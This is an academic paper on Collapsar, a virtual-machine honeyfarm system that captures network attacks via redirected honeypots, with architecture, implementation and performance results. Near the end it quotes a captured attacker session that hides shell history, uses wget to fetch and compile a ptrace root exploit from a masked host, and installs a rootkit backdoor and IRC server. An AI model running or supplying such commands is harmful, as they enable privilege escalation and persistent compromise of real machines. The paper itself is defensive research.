Collapsar: A VM-Based Honeyfarm and Reverse Honeyfarm Architecture for Network Attack Capture and Detention

Xuxian Jiang, Dongyan Xu

CERIAS and Department of Computer Science

Purdue University, West Lafayette, IN 47907

{ jiangx, dxu}@cs.purdue.edu

Yi-Min Wang

Microsoft Research

Redmond, WA 98052

ymwang@microsoft.com

Abstract

The honeypot has emerged as an effective tool to provide insights into new attacks and exploitation trends. However, a single honeypot or multiple independently operated honeypots only provide limited local views of network attacks. Coordinated deployment of honeypots in different network domains not only provides broader views, but also create opportunities of early network anomaly detection, attack correlation, and global network status inference. Unfortunately, coordinated honeypot operation require close collaboration and uniform security expertise across participating network domains. The conflict between distributed presence and uniform management poses a major challenge in honeypot deployment and operation.

To address this challenge, we present Collapsar, a virtual machine based architecture for network attack capture and detention. A Collapsar center hosts and manages a large number of high-interaction virtual honeypots in a local dedicated network. To attackers, these honeypots appear as real systems in their respective production networks. Decentralized logical presence of honeypots provides a wide diverse view of network attacks, while the centralized operation enables dedicated administration and convenient event correlation, eliminating the need for honeypot expertise in every production network domain. Collapsar realizes the traditional *honeyfarm* vision as well as our new *reverse honeyfarm* vision, where honeypots act as vulnerable clients exploited by real-world malicious servers. We present the design, implementation, and evaluation of a Collapsar prototype. Our experiments with a number of real-world attacks demonstrate the effectiveness and practicality of Collapsar.

Key words: Honeypot, Honeyfarm, Reverse Honeyfarm
PACS:

1 Introduction

Recent years have witnessed a phenomenal increase in network attack incidents [19]. This has motivated research efforts in developing systems and tools for capturing, monitoring, analyzing, and ultimately, defending against network attacks. Among the most notable approaches, the honeypot [12] has emerged as an effective tool for observing and understanding attackers' motivations, toolkits, and tactics. A honeypot, by nature, suspects every packet transmitted to/from it, enabling the collection of highly concentrated, low-noise datasets for network attack analysis.

However, honeypots are not panacea and suffer from a number of limitations. In this paper, we will address the following two limitations of independently operated honeypots. First, a single honeypot or multiple independently operated honeypots only provide limited local views of network attacks. There is a lack of coordination among honeypot operations in different networks, missing the opportunity of creating a wide diverse view for global network attack monitoring, correlation, and trend prediction. Second, honeypot deployment has inherent security risks and requires non-trivial efforts in monitoring and data analysis. Security expertise is needed for safe and effective honeypot operations. However, such expertise is not widely available, making it necessary to resort to centralized honeypot management backed by special expertise and strict regulations.

It is challenging yet desirable to accommodate two conflicting goals of honeypot deployment and operation: decentralized presence and centralized management. To address this challenge, we present Collapsar, a virtual machine (VM) based architecture for network attack capture and detention. A Collapsar center hosts and manages a large number of honeypots in a local dedicated physical network. However, to attackers, these honeypots appear to be in different network domains. The two seemingly conflicting goals are achieved simultaneously by Collapsar. On one hand, honeypots are logically present in different physical production networks, providing a more distributed view of network attacks. On the other hand, the centralized physical location gives security experts the ability to locally manage honeypots and collect, analyze, and correlate attack data pertaining to multiple production networks.

Collapsar realizes the *honeyfarm* vision [43], where multiple honeypots running vulnerable ser-

vices are centrally operated while they virtually belong to different network domains. Furthermore, Collapsar also realizes our new vision of *reverse honeyfarm*, where multiple honeypots running vulnerable *client-side software* (e.g., web browsers) actively crawl the Web to draw possible exploitations by malicious servers. These honeypots have virtual presence in different network domains, while they are physically launched from one centralized network. For both honeyfarm and reverse honeyfarm, Collapsar achieves three key advantages over conventional honeypot systems: (1) distributed presence, (2) centralized management, and (3) convenient attack correlation and data mining.

The rest of this paper is organized as follows: Section 2 presents the background of honeypots as well as the vision and challenges of Collapsar. The architecture of Collapsar is presented in Section 3, while the implementation details are described in Section 4. Section 5 evaluates Collapsar's performance. Section 6 presents several real-world attack incidents captured by our Collapsar prototype. Related work is presented in Section 7. Finally, Section 8 concludes this paper.

2 Honeypots and Collapsar

According to Lance Spitzner's definition [41], a honeypot is a "security resource whose value lies in being probed, attacked, or compromised." The resource can be actual computer systems, scripts running emulated services [40], or honeytokens [44]. This paper focuses on honeypots in the form of computer systems.

Honeypots can be classified by the level of interaction with attackers. The typical classification includes *high-interaction*, *medium-interaction*, and *low-interaction* honeypots. High-interaction honeypots allow attackers to access a full-fledged operating system with few restrictions, although, for security reason, the surrounding environment may be restricted to confine any hazardous impact of honeypots. This is highly valuable because new vulnerabilities in real operating systems and applications can be brought to light [16]. However, such value comes at the price of high risk and operator responsibility. Medium-interaction honeypots involve less risk but more restrictions than high-interaction honeypots. One example is the use of *jail* or *chroot* in a UNIX environment.

3

Medium-interaction honeypots provide more functionalities than low-interaction honeypots, which are, on the contrary, easier to install, configure, and maintain. Low-interaction honeypots emulate a variety of services that the attackers can interact with.

Another classification criteria differentiates between *physical* and *virtual* honeypots. A physical honeypot is a real machine on the network, while a virtual honeypot is a virtual machine hosted in a physical machine. For example, *honeyd* [40] is an elegant, effective low-interaction virtual honeypot framework. In recent years, advances in virtual machine technologies have boosted the development and deployment of virtual honeypots. Virtual machine platforms such as VMware [14], User-Mode Linux (UML) [27], and Xen [25] enable high-fidelity emulation of physical machines and have been increasingly adopted to support virtual honeypots [12].

A new classification criteria distinguishes between *server-side* and *client-side* honeypots. Server-side honeypots are passive entities running vulnerable server-side software and they wait for attackers' contact and intrusion. Most current honeypot systems are server-side honeypots. On the other hand, client-side honeypots are proactive entities running vulnerable client-side software and they initiate contact with servers on the Internet to get exploited (e.g., vulnerable web browser getting exploited by malicious web server). The client-side honeypot is unique in detecting possible exploitation of client-side software, a capability not provided by traditional server-side honeypots. Examples of client-side honeypot systems include the Strider HoneyMonkey exploit detection system [47] and the Honeyclient system [2].

2.1   Collapsar: Visions and Challenges

Honeypots in Collapsar can be categorized as *high-interaction* and *virtual*. Moreover, Collapsar supports both *server-side* and *client-side* honeypots. Different from individual honeypots, Collapsar honeypots are physically located in a dedicated local network but logically dispersed in multiple network domains. This property reflects the vision of *honeyfarm* [43]. However, to the best of our knowledge, there has been *no* instantiation of honeyfarm before Collapsar that uses high-interaction honeypots with detailed design, implementation, and real-world experiments. More-

over, we demonstrate that by using *high-interaction* honeypots, the honeyfarm vision can be more completely realized than using low-interaction honeypots or passive traffic monitors. Extending the honeyfarm vision, we further propose and realize the *reverse honeyfarm* vision. The reverse honeyfarm is different from the traditional honeyfarm in that it hosts client-side honeypots. Instead of passively waiting for attacks, client-side honeypots in Collapsar actively request services from servers on the Internet. To a server, requests from Collapsar appear to come from different network domains.

The development of Collapsar is more challenging than that of a stand-alone honeypot system. System authenticity requires honeypots to behave, from an attacker's point of view, as normal hosts in their associated network domains. From the perspective of Collapsar operators, the honeypots should be easily configured, monitored, and manipulated for system manageability. To realize a full-fledged Collapsar, the following problems, common in both traditional honeyfarm and reverse honeyfarm, need to be addressed:

- How to redirect traffic? Traffic toward/from a honeypot should be transparently redirected from/to the target network to/from the Collapsar center without the attacker becoming aware of the redirection. Moreover, a virtual honeypot in the Collapsar center is expected to exhibit similar network configuration and behavior as the regular hosts in the same production network.

- What traffic to redirect? To achieve high authenticity, all traffic to a honeypot needs to be redirected, even if some traffic (such as broadcast) is not exclusively for the honeypot. However, redirection of all related traffic will incur considerable overhead. More seriously, some traffic may contain sensitive information that the attacker should not be receiving.

- When to stop an attack? Honeypots are designed to exhibit vulnerability and are expected to be attacked. However, the attack may cascade. A compromised honeypot can be used in another round of worm propagation or DDoS attack. Collapsar should detect and prevent such attacks before any real damage is done. However, simply blocking all outgoing traffic is not a good solution, because it will curtail the collection of evidence of the attacks, such as communication with other cohorts and the downloading of rootkits. The challenge is to decide the right time to say 'Freeze!' to the attacker.

This paper presents our solutions to the first problem. For the second and the third problems, we present Collapsar components and mechanisms for the enforcement of traffic filtering and attack curtailing policies specified by Collapsar administrators. This paper does not address any specific policy and its impact. Instead, it focuses on the architecture and mechanisms of Collapsar.

3   Architecture of Collapsar

The architecture of Collapsar is shown in Figure 1. Figures 1(a) and 1(b) show how Collapsar realizes the honeyfarm and reverse honeyfarm visions, respectively. Collapsar is comprised of three main *functional components*: the *redirector*, the *front-end*, and the *virtual honeypot* (VM). These components work together to achieve fidelity-preserving traffic redirection. Collapsar also includes the following *assurance modules* in order to capture, contain, and analyze the activities of attackers: the *logging module*, the *tarpitting module*, and the *correlation module*.

3.1   Functional Components

3.1.1   Redirector

The redirector is a software component running in a designated machine in each participating production network. Its task is to forward relevant traffic to virtual honeypots in the Collapsar center. A redirector has three main functions: traffic capture, filtering, and diversion. Traffic capture involves the interception of all packets (including unicast and multicast packets) toward a honeypot. Since the captured packets may contain sensitive information, traffic filtering needs to be performed according to rules specified by the network administrator. Finally, packets that have gone through the filter will be encapsulated and diverted to the Collapsar center by the traffic diversion function.

(a) Honeyfarm (hosting server-side honeypots) by Collapsar

(b) Reverse honeyfarm (hosting client-side honeypots) by Collapsar

Fig. 1. Collapsar architecture: how it realizes honeyfarm and reverse honeyfarm

3.1.2 Front-end

The front-end is a gateway to the Collapsar center. It receives encapsulated packets from redirectors in different production networks, decapsulates the packets, and dispatches them to corresponding virtual honeypots in the Collapsar center. To avoid becoming a performance bottleneck, multiple front-ends may exist in a Collapsar center.

In the reverse direction, the front-end accepts outgoing traffic from the honeypots, and scrutinizes all packets with the help of assurance modules (to be described in Section 3.2) for attack stoppage. If necessary, the front-end will curtail the interaction with the attacker to prevent a compromised honeypot from attacking other hosts on the Internet. If a policy determines that continued interaction is allowed, the front-end will forward the packets back to their original redirectors, which will then redirect the packets into the network such that the packets appear to the remote attacker as originating from the target network.

3.1.3 Virtual Honeypot

Collapsar supports both server-side and client-side honeypots: Server-side honeypots accept packets coming from redirectors and behave as if they are hosts in the target production network. Physically, the traffic between the attacker and the honeypot follows the path "attacker's machine $\rightarrow$ redirector $\rightarrow$ Collapsar front-end $\rightarrow$ honeypot". Logically, the attacker interacts *directly* with the honeypot. To achieve authenticity, the honeypot has the same network and system configuration as other hosts in the production network, including the default router, DNS servers, and mail servers. Client-side honeypots actively initiate service requests, which are relayed transparently by redirectors to malicious servers. Client-side honeypots appear to a malicious server as regular hosts running vulnerable client-side software in different production network domains.

Both types of honeypots in Collapsar run as virtual machines. Virtualization not only achieves resource-efficient honeypot consolidation, but also enables powerful attack investigation capabilities such as tamper-proof logging, live image snapshot, and dynamic honeypot creation and customization [42].

3.2 Assurance Modules

While the Collapsar functional components enable virtual distributed presence of honeypots, assurance modules provide necessary facilities for attack investigation and mitigation of associated risks.

3.2.1 Logging Module

Recording how an attacker exploits software vulnerabilities is critical to the understanding of attack tactics and strategies [12]. All communications with honeypots are highly suspicious and need to be recorded. However, the traditional Network Intrusion Detection System (NDIS) based on packet sniffing may not be effective if the attack traffic is encrypted. In fact, it has become common for attackers to communicate with compromised hosts using encryption-enabled backdoors, such as trojaned *sshd* daemons. To log the details of such attacks without attackers tampering with the log, the logging module in each honeypot consists of sensors embedded in the honeypot's guest OS as well as log storage in the underlying physical host. As a result, log collection and storage achieve high tamper-resistance.

3.2.2 Tarpitting Module

Deploying high-interaction honeypots is risky in that they can be used by the attacker as a platform to launch a second round of attack (e.g. worm propagation). To mitigate such risk, Collapsar's tarpitting module subverts attacks by (1) throttling out-going traffic from honeypots [45] by limiting the rate packets are sent (e.g. TCP-SYN packets) and (2) scrutinizing out-going traffic based on known attack signatures, and crippling detected attacks by invalidating malicious attack code [10].

3.2.3 Correlation Module

Collapsar provides excellent opportunities to aggregate and mine log data for attack correlation, which an individual honeypot or multiple independently operated honeypots cannot offer. Such capability is supported by the correlation module. For example, the correlation module is able to detect network scanning by correlating simultaneous or sequential probing (ICMP echo requests or TCP-SYN packets) of honeypots that logically belong to multiple production networks. The correlation module can also be used to detect *on-going* DDoS attacks [39], worm propagations [50], and hidden attack networks such as IRC-based or peer-to-peer-based botnets created by certain worms.

4 Implementation of Collapsar

4.1 Traffic Redirection

There are two approaches to transparent traffic redirection: the router-based approach and the end-system-based approach. In the router-based approach, an intermediate router or the edge router of a network domain can be configured to activate the Generic Routing Encapsulation (GRE) [31,32] tunneling mechanism to forward honeypot traffic to the Collapsar center. The approach has the advantage of high network efficiency. However, it requires the privilege of router configuration. On the other hand, the end-to-end approach does not require access and changes to routers. Instead, it requires an application-level redirector in the target production network for forwarding packets between the attacker and the honeypot. In a cooperative environment such as a university campus, the router-based approach may be a more efficient option, while in an environment with multiple autonomous domains, the end-system-based approach may be adopted for easy deployment. In this paper, we describe the design and implementation of the end-system-based approach.

To illustrate the end-system-based approach, let R be the default router of a production network, H be the IP address of the physical host where the redirector component runs, and V be the IP address of the honeypot as appearing to attackers. H, V, and an interface of R, say I_1, belong to

the same network. When there is a packet addressed to V, router R will first receive it and then try to forward the packet based on its routing table. Since address V appears in the same network as I_1, R will send the packet over I_1. To successfully forward the packet to V, R needs to know the corresponding MAC address of V in the ARP cache table. If the MAC address is not in the table, an ARP request packet will be broadcasted to get the response from V. H will receive the ARP request. H knows that there is no real host with IP address V. To answer the query, H responds with its own MAC address, so that the packet to V can be sent to H and the redirector in H will then forward the packet to the Collapsar center. Note that one redirector can support the virtual presence of *multiple* honeypots in the same production network.

The redirector is implemented as a virtual machine running our enhanced version of UML. This approach adds considerable flexibility to the redirector since the VM is able to support policy-driven configuration for packet filtering and forwarding, and can be conveniently extended to support useful features such as packet logging, inspection, and in-line rewriting. The redirector has two virtual NICs: the *pcap/libnet* interface and the *tunneling* interface. The *pcap/libnet* interface performs the actual packet capture and injection. Captured packets will be echoed as input to the UML kernel. The redirector kernel acts as a bridge, and performs policy-driven packet inspection, filtering, and subversion. The *tunneling* interface tunnels the inspected packets transparently to the Collapsar center. For communication in the opposite direction, the redirector kernel's *tunneling* interface accepts packets from the Collapsar center and moves them into the redirector kernel itself, which will inspect, filter, and subvert the packets from the honeypots, and re-inject the inspected packets into the production network through the *pcap/libnet* interface.

4.2   Traffic Dispatching

The Collapsar front-end is similar to a transparent firewall. It dispatches incoming packets from redirectors to their respective honeypots based on the destination field in the packet header. The front-end can also be implemented using UML which creates another point for packet logging, inspection, and filtering.

Ideally, packets should be forwarded directly to the honeypots after dispatching. However, virtualization techniques in different VM platforms complicate this problem. To accommodate various VMs (especially those using VMware), the front-end will first inject packets into the Collapsar network via an injection interface. The injected packets will then be claimed by the corresponding virtual honeypots and be moved into the VM kernels via their virtual NICs. This approach supports VMware-based VMs without any modification. However, it incurs additional overhead (as shown in Section 5). Furthermore, it causes the undesirable *cross-talk* between honeypots which logically belong to different production networks. Synthetic cross-talk may decrease the authenticity of Collapsar. A systematic solution to this problem requires a slight modification to the virtualization implementation, especially the NIC virtualization. Unfortunately, modifying the VM requires access to the VM's source code. With open-source VM implementations such as UML, the injection interface of the front-end can be modified to feed packets directly into the VM (honeypot) kernels. As shown in Section 5, considerable performance improvement can be achieved by this technique.

4.3 Virtual Honeypot

Currently, Collapsar supports virtual honeypots based on both VMware and UML. Other VM platforms such as Xen [25], Virtual PC [13], and UMLinux [33] will also be supported in the future.

VMware is a commercial system and one of the most mature and versatile VM platforms. A key feature is the ability to support various commodity operating systems and to take snapshot of live virtual machine images. Support for commodity operating systems provides more diverse view of network attacks, while image snapshot generation and restoration add to the convenience of forensic analysis. As mentioned in Section 4.2, the network interface virtualization of VMware is not readily compatible with Collapsar design. More specifically, VMware creates a special *vmnet*, which emulates an inner bridge. A VMware-based virtual machine injects packets directly into the inner bridge, and receives packets from the inner bridge. A special host process is created to be attached to the bridge and acts as an agent to forward packets between the local network

and the inner bridge. The ability to read packets from the local network is realized by a loadable kernel module called *vmnet.o*, which installs a callback routine registering for all packets on a specified host NIC via the *dev_add_pack* routine. The packets will be re-injected into the inner bridge. Meanwhile, the agent will read packets from the inner bridge and call the *dev_queue_xmit* routine to directly inject packets to the specified host NIC. It is possible to re-write the special host process to send/receive packets directly to/from the Collapsar front-end avoiding the overhead of injecting and capturing packets twice - once in the front-end and once in the special host process. This solution requires modifications to VMware.

UML is an open-source VM platform that runs directly in the unmodified *user space* of the host OS. Processes within a UML (the guest OS) are executed in the virtual machine in the same way as they would be executed in a native Linux machine. Leveraging the capability of *ptrace*, a special thread is created to intercept the system calls made by any process thread in the UML kernel, and redirect them to the guest OS kernel. Meanwhile, the host OS has a separate *kernel space*, eliminating any security impact caused by the individual UMLs. We enhance UML's network virtualization implementation such that each packet from the front-end can be immediately directed to the virtual NIC of a UML-based VM. This technique not only avoids the unnecessary packet capture and re-injection (as in VMware) but also eliminates the *cross-talk* between honeypots in the Collapsar center.

4.4   Assurance Modules

Logging modules are deployed in multiple Collapsar components including redirectors, front-ends, and honeypots. Transparent to attackers, logging modules in different locations record attack-related information from *different* view points. Simple packet inspection tools, such as tcpdump [11] and snort [9] are able to record plain traffic, while embedded sensors inside the honeypot (VM) kernel are able to uncover an attacker's encrypted communications. In section 6.2, we will present details of several attack incidences demonstrating the power of in-kernel logging. The in-kernel logging module in VMware-based honeypots leverages an open-source project called *sebek* [8], while in-kernel logging module for UML-based honeypots is performed by *kernort* [35], a

kernelized snort [9].

Tarpitting modules are deployed in both the front-end and redirectors. The modules perform in-line packet inspection, filtering, and rewriting. Currently, the tarpitting module is based on *snort-inline* [10], an open-source project. It can limit the number of out-going connections within a time unit (e.g., one minute) and can also compare packet content with known attack signatures in the *snort* package. Once a malicious code is identified, the packets will be rewritten to invalidate its functionality.

The Collapsar center provides a convenient venue to perform correlation-based attack analysis such as wide-area DDoS attacks or stepping stone attacks [49]. The current prototype is capable of attack correlation based on simple heuristics and association rules. The correlation module can be extended to support more complex event correlation and data mining algorithms, enabling the detection of non-trivial attacks such as low and slow scanning and hidden botnets.

5   Performance Measurement

The VM technology provides effective support for high-interaction honeypots. However, the use of virtual machines inevitably introduces performance degradation. In this section, we first evaluate the performance overhead of two currently supported VM platforms: VMware and UML. We then evaluate the end-to-end networking overhead caused by the Collapsar functional components for traffic redirection and dispatching.

To measure the virtualization-incurred overhead, we use two physical hosts (with aliases *seattle* and *tacoma*, respectively) with no background load, connected by a lightly loaded 100Mbps LAN. *Seattle* is a Dell PowerEdge server with a 2.6GHz Intel Xeon processor and 2GB RAM, while *tacoma* is a Dell desktop PC with a 1.8GHz Intel Pentium 4 processor and 768MB RAM. A VM runs on top of *seattle*, and measurement packets are sent from *tacoma* to the VM. The TCP through-put is measured by repeatedly transmitting a file of 100MB under different socket buffer size, while the latency is measured using standard ICMP packets with different payload sizes. Three sets of

experiments are performed: (1) from *tacoma* to a VMware-based VM in *seattle*, (2) from *tacoma* to a UML-based VM in *seattle*, and (3) from *tacoma* directly to *seattle* with *no* VM running. The results in TCP throughput and ICMP latency are shown in Figures 2(a) and 2(b), respectively. The curves "VMware," "UML," and "Direct" correspond to experiments (1), (2), and (3), respectively.


(a) TCP throughput degradation

(b) ICMP latency degradation (in-crease)

Fig. 2. Comparing virtualization-incurred overhead: VMware vs. UML

(a) TCP throughput degradation

(b) ICMP latency degradation (in-crease)

Fig. 3. Comparing Collapsar-incurred overhead: VMware vs. UML

Figure 2(a) indicates that UML performs worse in TCP throughput than VMware, due to UML's user-level virtualization implementation. More specifically, UML uses a *ptrace*-based technique implemented at the user level and emulates an x86 machine by virtualizing system calls. On the other hand, VMware employs the *binary rewriting* technique implemented in the kernel, which inserts a breakpoint in place of sensitive instructions. However, both VMware and UML exhibit

15

similar latency degradation because the (much lighter) ICMP traffic does not incur high CPU load therefore hiding the difference between kernel and application level virtualization. A more thorough and rigorous comparison between VMware and UML is presented in [25].

We next measure the performance overhead incurred by the traffic redirection and dispatching mechanisms of Collapsar. We set up *tacoma* as the Collapsar front-end. In a different LAN, we deploy a redirector running on a machine with the same configuration as *seattle*. The two LANs are connected by a high performance Cisco 3550 router. A machine M in the *same* LAN as the redirector serves as the "attacker" machine, connecting to the VM (honeypot) running in *seattle*. Again, three sets of experiments are performed for TCP throughput and ICMP latency measurement: (1) from M to a VMware-based honeypot in *seattle*, (2) from M to a UML-based honeypot in *seattle*, and (3) from M to the machine hosting the redirector (but without the redirector running). The results are shown in Figures 3(a) and 3(b). The curves "VMware," "UML," and "Direct" correspond to experiments (1), (2), and (3), respectively.

Contrary to the results in Figures 2(a) and 2(b), the UML-based VM achieves *better* TCP throughput and ICMP latency than the VMware-based VM. We believe this is due to the optimized traffic dispatching mechanism implemented for UML (Section 4.2). Another important observation from Figures 3(a) and 3(b) is that traffic redirecting and dispatching in Collapsar incur a non-trivial network performance penalty (comparing with the curve "Direct"). For remote attackers (or those behind a weak link), such penalty may be "hidden" by the already degraded end-to-end network performance. However, for "nearby" attackers, such penalty may be observable by comparing performance to a real host in the same network. This is a limitation of the Collapsar design. Router-based traffic redirection (Section 4.1) as well as future hardware-based virtualization technology are expected to alleviate this problem.

6   Experiments with Collapsar

In this section, we present a number of real-world network attack incidences captured by our Collapsar testbed. We also present the recorded attacker activities to demonstrate the effectiveness

16

and practicality of Collapsar. Finally, we demonstrate the potential of Collapsar in log mining and event correlation.

6.1   Environment Setup

In our Collapsar testbed, there are five production networks: three Ethernet LANs, one wireless LAN, and one DSL network. A Collapsar center is located in another Ethernet LAN. The virtual honeypots in the Collapsar center run a variety of operating systems, including RedHat Linux 7.2/8.0, Windows XP Home Edition, FreeBSD 4.2, and Solaris 8.0. Before the start of Collapsar operation, the *md5sum* of every file in a honeypot (virtual machine) has been calculated and stored for future references. For each representative attack incidence, we examine the specific vulnerability, describe how the system was compromised, and show the attacker's activities after the break-in. We note that these attacks are *well-known* attacks and have previously been reported. Our purpose is to demonstrate the effectiveness of Collapsar when facing real-world attacks.

```
[2003-11-25 09:33:55  aaa.bb.c.126 7817 sh 48]export HISTFILE=/dev/null; echo;
echo ' >>>>  GAME OVER!  Hackerz Win ;)  <<<<'; echo; echo; echo "******  I AM
IN ''hostname -f''  ******"; echo; if [ -r /etc/redhat-release ]; then echo
'cat /etc/redhat-release'; elif [ -r /etc/suse-release ]; then echo SuSe 'cat
/etc/suse-release'; elif [ -r /etc/slackware-version ]; then echo Slackware
'cat /etc/slackware-version'; fi; uname -a; id; echo


[2003-11-25 09:34:01  aaa.bb.c.126 7817 sh 48]cd /tmp
[2003-11-25 09:34:07  aaa.bb.c.126 7817 sh 48]wget http://xxxxxxxxxxxxxxxxxxx.xx
/0304-exploits/ptrace-kmod.c;gcc  ptrace-kmod.c -o p;./p

[2003-11-25 09:35:46  aaa.bb.c.126 7838 sh 0]wget http://xxxxxxx.xx.xx/vip/shauli/
shv4.tar.gz;tar -xzf shv4.tar.gz;cd shv4;./setup rooter 1985


[2003-11-25 09:36:16  aaa.bb.c.126 8009 xntps 0]SSH-1.5-PuTTY-Release-0.53b
[2003-11-25 09:36:57  aaa.bb.c.126 8009 xntps 0]cd /home;adduser ftpd;su ftpd
[2003-11-25 09:37:00  aaa.bb.c.126 8009 xntps 0]cd ftpd;mkdir .logs;cd .logs
[2003-11-25 09:37:04  aaa.bb.c.126 8009 xntps 0]wget http://xxxxxxx.xxx/archive/
v1.2/iroffer1.2b22.tgz;tar -zvxf iroffer1.2b22.tgz;cd iroffer1.2b22;./Configure;make
[2003-11-25 09:37:50  aaa.bb.c.126 8009 xntps 0]mv iroffer syst
[2003-11-25 09:37:52  aaa.bb.c.126 8009 xntps 0]pico rpm
[2003-11-25 09:38:01  aaa.bb.c.126 8009 xntps 0]./syst -b rpm/dev/null &
```

```
- - - - - - - - - -



1. Gaining a regular
   account: apache


- - - - - - - - - -

2. Escalating to the
   root privilege
- - - - - - - - - -

3. Installing a set
    of backdoors
- - - - - - - - - -


4. Adding the ftp user
   and installing a
   IRC-based ftp server


- - - - - - - - - -
```

